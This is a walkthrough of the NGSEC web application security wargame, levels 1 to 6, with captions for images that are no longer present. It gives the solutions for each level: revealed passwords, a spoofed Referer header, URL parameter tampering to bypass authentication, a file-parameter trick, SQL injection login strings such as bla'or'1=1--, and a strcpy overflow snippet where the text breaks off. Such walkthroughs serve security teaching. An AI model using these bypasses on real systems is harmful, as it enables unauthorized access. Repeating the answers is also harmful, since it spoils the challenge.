





NGSEC Web Application Security Game 1

Level 1


<http://quiz.ngsec.com/game1/level1/index.php>



The challenge page



View Source: the hint is password is related to this company




Completing the challenge

The password is **ngsec**




Level 2


<http://quiz.ngsec.com/game1/level2/133t.php>



The challenge page



View Source: the hint is we have to spoof the referrer header



Using the tamper data extension to spoof the referrer header


The password is: **ngsec**

The referrer needs to be: **http://www.ngsec.com/**




Level 3

<http://quiz.ngsec.com/game1/level3/NGrules.php>



The challenge page




Viewing the source of NGrules and how the validation works

The relevant part of the code is:

```
[...]
    if ($state=="NGauthenticated") {
        AUTHENTICATION COMPLETED STUFF
    } else {
[...]
```

So we need to add a state=NGauthenticated to the URL

http://quiz.ngsec.com/game1/level3/validate_NGrules.php?login=&password=&state=NGauthenticated




The completed challenge



Level 4

<http://quiz.ngsec.com/game1/level4/tryforfun.php>



The challenge page

Look at the Pseudo source code of the validate_tryforfun.php:


http://quiz.ngsec.com/game1/level4/validate_tryforfun.txt

And look at the Format of the Auth File:

http://quiz.ngsec.com/game1/level4/auth_file-format.txt

Trick validate_tryforfun.php to read the auth_file-format.txt file it will use "user" and "password" as valid auth input.

http://quiz.ngsec.com/game1/level4/validate_tryforfun.php?login=user&password=password&auth_file=./auth_file-format.txt




The completed challenge



Level 5

<http://quiz.ngsec.com/game1/level5/achtung.php>



The challenge page

Review the pseudo code:


http://quiz.ngsec.com/game1/level5/validate_achtung.txt

```
...
$result=mysql_db_query($db,"SELECT * FROM $table WHERE user='$login'
AND pass='$password'");
...
```

http://quiz.ngsec.com/game1/level5/validate_achtung.php?login=admin&password=bla'or'a='a

Another string that works:

http://quiz.ngsec.com/game1/level5/validate_achtung.php?login=admin&password=bla'or'1=1--




The completed challenge



Level 6

<http://quiz.ngsec.com/game1/level6/replicant.php>



The challenge page

Look at Pseudo Source code of validate_replicant.cgi

http://quiz.ngsec.com/game1/level6/validate_replicant.txt

```
[...]
char user[128];
.....
*(ch_ptr_end++)='\0';
strcpy(user, ch_ptr_begin);
[...]
```

An easy way to get the required number of zeros

